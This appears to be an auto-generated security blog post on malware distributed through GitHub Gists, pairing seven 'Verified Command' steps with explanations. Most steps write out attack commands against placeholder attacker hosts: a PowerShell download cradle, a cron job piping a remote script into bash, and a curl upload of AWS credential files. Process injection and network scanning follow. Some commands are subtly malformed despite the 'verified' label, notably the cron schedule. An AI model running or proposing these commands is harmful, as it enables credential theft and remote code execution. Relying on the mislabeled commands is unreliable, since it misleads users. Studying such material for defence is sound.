Listen to this Post

Introduction:
The software supply chain faces a new and insidious threat: malware hidden in plain sight within GitHub Gists. These seemingly innocuous code snippets, often shared for collaboration and troubleshooting, are being weaponized to deliver sophisticated attacks directly into the heart of development environments, bypassing traditional security controls.
Learning Objectives:
- Understand the mechanics of how GitHub Gists are exploited to distribute malware.
- Learn to identify suspicious Gists and commands that compromise development systems.
- Implement defensive strategies to harden your environment against Gist-based attacks.
You Should Know:
1. The Lure: Cloning a Malicious Gist
Verified Command:
git clone https://gist.github.com/<malicious_user>/<gist_id>.git
Step-by-step guide:
This command clones a GitHub Gist repository onto a local machine. Attackers create helpful-looking Gists containing useful scripts or configuration snippets. Once a developer clones and executes the code, the hidden payload activates. The Gist may contain a `package.json` that runs a post-install script or a bash script that executes on review. Never blindly clone and run code from an unvetted Gist; always inspect the contents first.
2. The Payload: Obfuscated PowerShell Download Cradle
Verified Command (Windows):
IEX (New-Object Net.WebClient).DownloadString('http://malicious-server.com/payload.ps1')
Step-by-step guide:
This is a classic PowerShell download cradle. The `IEX` (Invoke-Expression) cmdlet executes code directly in memory. The command inside fetches a remote script from an attacker-controlled server and runs it without writing to disk, evading file-based antivirus detection. The initial Gist might contain this command disguised as a setup script, leading to a full system compromise.
3. Establishing Persistence via Cron
Verified Command (Linux):
(crontab -l ; echo "/5 curl -s http://malicious.net/backdoor.sh | bash") | crontab -
Step-by-step guide:
This command adds a new cron job to the user’s crontab without using an editor. It first lists the current crontab (crontab -l), appends a new line, and then writes the combined output back to crontab. The new job runs every 5 minutes, fetching and executing a remote script, ensuring the malware persists even after a reboot.
4. Exfiltrating AWS Credentials
Verified Command:
curl -X POST --data-binary @~/.aws/credentials https://attacker-server.com/log.php
Step-by-step guide:
If a development machine has AWS credentials stored, this command can be triggered by the malware to exfiltrate them. It uses `curl` to send the contents of the `credentials` file via a POST request to a remote server controlled by the attacker. This gives them direct access to cloud resources, potentially leading to a massive data breach or crypto-mining operation.
5. Scanning for Lateral Movement
Verified Command (Nmap):
nmap -sS -sV -O 192.168.1.0/24 -oA internal_scan
Step-by-step guide:
Once inside a network, the malware might use Nmap to scan for other vulnerable systems. This command performs a SYN scan (-sS), service version detection (-sV), and OS fingerprinting (-O) on the entire 192.168.1.0/24 subnet, outputting the results in multiple formats (-oA). This reconnaissance is the first step towards moving laterally through the corporate network.
6. Injecting into a Legitimate Process (Windows)
Verified Command (PowerShell):
Invoke-Phantom -ProcessName notepad -PayloadUrl http://malicious.com/shellcode.bin
Step-by-step guide:
This demonstrates a technique where malicious shellcode is injected into a trusted, running process like notepad.exe. Tools like `Invoke-Phantom` can allocate memory within the target process, write the payload, and execute it. This hides malicious activity under the guise of a legitimate application, making detection significantly harder.
7. Defensive Hardening: Blocking Outbound Gist Clones
Verified Command (Linux iptables):
iptables -A OUTPUT -p tcp -d gist.github.com --dport 443 -j DROP
Step-by-step guide:
A drastic but effective defensive measure is to block outbound traffic to gist.github.com from production or build servers. This command appends a rule to the OUTPUT chain, dropping any TCP packets destined for gist.github.com on port 443. This prevents any automated systems or compromised accounts from fetching malicious Gists, breaking the attack chain.
What Undercode Say:
- The software supply chain’s weakest link is no longer just official package repositories; it’s the informal code-sharing ecosystems developers rely on daily.
- Attackers are exploiting inherent trust and convenience, making social engineering the primary attack vector in these scenarios.
The shift from poisoning official libraries to abusing platform features like Gists represents a dangerous evolution in software supply chain attacks. Defenses built for the npm or PyPI ecosystem are blind to this threat. The attack is low-cost, highly scalable, and preys on developers’ desire for quick solutions. Organizations must now extend their security scrutiny beyond `package.json` to include every piece of code, no matter how small or informally shared, that enters the development lifecycle. This fundamentally challenges the open collaboration model that modern software development depends on.
Prediction:
Gist-based malware will catalyze the development of “Zero-Trust Development” environments. We predict the emergence of specialized security tools that perform runtime analysis and behavioral blocking within IDEs and CI/CD pipelines. These tools will automatically sandbox and inspect code from informal sources like Gists, checking for suspicious network calls, file system operations, or process injections before execution becomes a breach. This will become a standard layer in the DevSecOps stack within two years, as the line between official and informal code continues to blur.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Mccartypaul Malware – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


